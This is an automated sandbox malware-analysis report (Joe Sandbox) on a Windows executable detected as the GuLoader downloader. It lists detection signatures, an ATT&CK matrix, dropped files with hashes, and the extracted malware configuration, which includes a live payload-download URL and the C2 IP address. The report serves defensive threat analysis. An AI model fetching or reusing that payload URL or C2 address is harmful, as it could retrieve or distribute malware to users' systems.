ID: 634994
Sample Name:
SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
Cookbook: default.jbs
Time: 09:50:56
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.W32.AIDetect.malware2.5627.exe


Overview

General Information

Sample Name:	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
Analysis ID:	634994
MD5:	7f369d460c8414..
SHA1:	29ea3441429d55.
SHA256:	a5e095edbdf743..
Infos:	



Detection




GuLoader

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an i…
- Yara detected GuLoader
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Contains functionality to shutdown /…
- Uses code obfuscation techniques (…
- PE file contains sections with non-s…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64native**
- SecuriteInfo.com.W32.AIDetect.malware2.5627.exe (PID: 8188 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe" MD5: 7F369D460C84146944C3C12BF83901AF)
  - SecuriteInfo.com.W32.AIDetect.malware2.5627.exe (PID: 1648 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe" MD5: 7F369D460C84146944C3C12BF83901AF)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://hustlecreate.com/a1/binned_SsGEV34.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.206448386492.0000000002A5B000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000004.00000000.205790119879.0000000001660000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion

Tries to detect Any.run


Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 Windows Service	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Windows Service	1 1 Virtualization/Sandbox Evasion	LSASS Memory	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 Process Injection	1 Access Token Manipulation	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 DLL Side-Loading	1 1 Process Injection	NTDS	3 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Timestomp	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.W32.AIDetect.malware2.5627.exe	19%	Virustotal		Browse
SecuriteInfo.com.W32.AIDetect.malware2.5627.exe	12%	ReversingLabs	Win32.Trojan.Shelsy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nswCA44.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nswCA44.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\uninstalla.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\uninstalla.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\vm3dc003.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
hustlecreate.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Virustotal		Browse
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	0%	Avira URL Cloud	safe	
http://https://hustlecreate.com/a1/binned_SsGEV34.bin	0%	Avira URL Cloud	safe	
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	0%	Avira URL Cloud	safe	
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	0%	Avira URL Cloud	safe	
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	0%	Avira URL Cloud	safe	
http://https://hustlecreate.com/a1/binned_SsGEV34.bin42	0%	Avira URL Cloud	safe	
http://www.gopher.ftp://ftp.	0%	Avira URL Cloud	safe	
http://https://hustlecreate.com/a1/binned_SsGEV34.binY	0%	Avira URL Cloud	safe	
http://https://hustlecreate.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hustlecreate.com	69.49.244.14	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://hustlecreate.com/a1/binned_SsGEV34.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.w3c.org/TR/1999/REC-html401-19991224/frameset.dtd	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000001.205792493541.0000000005F2000.00000008.00000001.01000000.00000005.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.vmware.com/0	vm3dc003.dll.2.dr	false		high
http://www.symauth.com/rpa00	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000002.00000002.206446598322.0000000040A000.00000004.00000001.01000000.00000003.sdmp, vm3dc003.dll.2.dr	false		high
http://https://inference.location.live.net/inferenceservice/v21/Pox/GetLocationUsingFingerprinte1e71f6b-214	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000001.205793066847.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://inference.location.live.com11111111-1111-1111-1111-111111111111https://partnernext-inference.	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000001.205793066847.0000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000001.205792493541.0000000005F2000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.vmware.com/0/	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000002.00000002.206446598322.0000000040A000.00000004.00000001.01000000.00000003.sdmp, vm3dc003.dll.2.dr	false		high
http://https://github.com/dotnet/runtimeBSJB	System.Runtime.CompilerServices.VisualC.dll.2.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://hustlecreate.com/a1/binned_SsGEV34.bin42	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000002.210649574538.000000001978000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, uninstalla.exe.2.dr	false		high
http://www.ibm.com/data/dtd/v11/ibmxhtml1-transitional.dtd-//W3O//DTD	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000001.205792807270.000000000626000.00000008.00000001.01000000.00000005.sdmp	false		high
http://www.gopher.ftp://ftp.	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000001.205793066847.000000000649000.00000008.00000001.01000000.00000005.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.symauth.com/cps0(	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000002.00000002.206446598322.000000000040A000.00000004.00000001.01000000.00000003.sdmp, vm3dc003.dll.2.dr	false		high
http://https://hustlecreate.com/a1/binned_SsGEV34.binY	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000002.210649574538.000000001978000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/dotnet/runtime	System.Runtime.CompilerServices.VisualC.dll.2.dr	false		high
http://https://hustlecreate.com/	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000002.210649574538.000000001978000.00000004.00000020.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetect.malware2.5627.exe, 00000004.00000002.210649475257.000000001964000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.49.244.14	hustlecreate.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	634994
Start date and time: 27/05/202209:50:56	2022-05-27 09:50:56 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.evad.winEXE@3/11@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 14.6% (good quality ratio 14%) • Quality average: 81% • Quality standard deviation: 25.4%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:52:50	API Interceptor	1x Sleep call for process: SecuriteInfo.com.W32.AIDetect.malware2.5627.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\CELSIAN.Gra

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	data
Category:	dropped
Size (bytes):	402254
Entropy (8bit):	7.791539989948347
Encrypted:	false
SSDEEP:	12288:TmJZJW5QhS/VQ40QP6BE4xUARC9LsfQu2aNFtcb:ThQSVQ4SxUARC9LsfQu2aNFtw
MD5:	F042FA6C1A5A11E1E94F4C7D55F4696F
SHA1:	3A9C3519A67FD03DC3C97EEA6B04CFFD1AA38715
SHA-256:	B30D6EBFBD48675A3899E47EA4FEFD63A784CF4D291CE1CE7E805B70BB71D67D
SHA-512:	775821F4D105DED3FD6294F16640745180A40D2327EA965B325D528E31C3F8C3A1DF7CB8A28AFDA43D383264220E89EF5FAE1CD447FA44478F2C90D8DD37A98
Malicious:	false
Reputation:	low
Preview:	.>,...BgMkU..).B...H#....Y...M.6..p..6.$.4...X.*.....".3..!Q...S..wE[.(P.DhK_.....i.....[.wp>.t....U.P.Ns.Sz{2:.O.b.c.oxK=M].../P.Eqm.z....j\%.z..9.'6;?....`:HB.Od...?.l.Y.8..... n8..0...S.....#.....T.B$....._..@N.0.g.:k:...J%R.3'...Lpg..o..:f.....,x...s.8.*....q..U..)8.v.....,.en..F:....e...[.....:]./|:..K}y...1..}..j....)W..]...!..._?d.....L.i>..i.....gk...Y....A,.....".p.m| ..#Ap..y.n.%.r.z..-|..Vh$...T.4Z..o...M.|gH@Jt!.M.....'.J.0.....iL..]Og.....&H../S.....".!{.x...".v8.4.5.|.../.!...._;9.1.gp.i3..l.....Z..>'..7.5R.._.VH=C.:-...]..y.+.:Rb;.._{C.>...4M.DT ..../.Yx.!.u.#Y"..-..h..._..8...8..a.s....*l.Y..|..8.55.M..p.M..B...D.3f.!.. ...n.A...B...N.2..H.....mKn_.a.u.9....qD...Z...+....^..[..a...L....(."..S{F\....q.l..R.*.m..@RvP.w.....lHR...z.:.w..... ....)..S..@..;.C.f...I..=.....R7..D....?k..AF3.1s..n..h..../,8}...^...>..4H.-o..8..Q7...B.*.@M7.<q....<...'.h.B?... .)... .P.....%>B....D#.S,....o..:.).:kN0...^A

C:\Users\user\AppData\Local\Temp\Exolve.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	4.663909765557392
Encrypted:	false
SSDEEP:	3:Ve4KXOHXRWLkmt:LKesLkQ
MD5:	272BC34712948F6A7132DD80E17DE84E
SHA1:	461967EA55D874C28BF0999FB66CACE785D9BCA9
SHA-256:	019D3E92BF00DC7409E188A19F11AB33C31BFBAFE5B2E036632CC69B71207FE9
SHA-512:	56BE026C1DCA3326CFC165244E9F0AA6278E779D003BBD9405E4A18408B00B3AB3CBC5B779D4A315EEA43278C306AC307121BB007112A70BEC2B6CDFEE06C9 58
Malicious:	false
Reputation:	low
Preview:	[GORKUN]..Workbags141=REFRACTS..

C:\Users\user\AppData\Local\Temp\Green_Leaves_21.bmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped
Size (bytes):	10115
Entropy (8bit):	7.896422756961018

Encrypted:	false
SSDEEP:	192:oXRIG87sv/m1vnKaVSuKRXL55hOuf4dXL9J0LEvJyVVcuJ6Sj7YvKvtOJ:KRIjsW1vKPXBgdiWMEMj7YyvG
MD5:	2F12A714A50993C090C94EC2672490E1
SHA1:	4F9A319C412F1B1B251C027B1C2448BBDBB9CA6F
SHA-256:	E759639DCCA8E96864BC82EDBACFD5BB14FE37412A6F3FCE7C82BF1BB944B6E4
SHA-512:	2B349EAB24DCCE0DBD36433DE13E0B2A551E88A626D5C9A3F68B79E21ACDE4FC238DD4E280E30ACBB76B0EB0E08CE1ACC233AB1C9E2147E2DD01E0917B3A376B
Malicious:	false
Reputation:	low
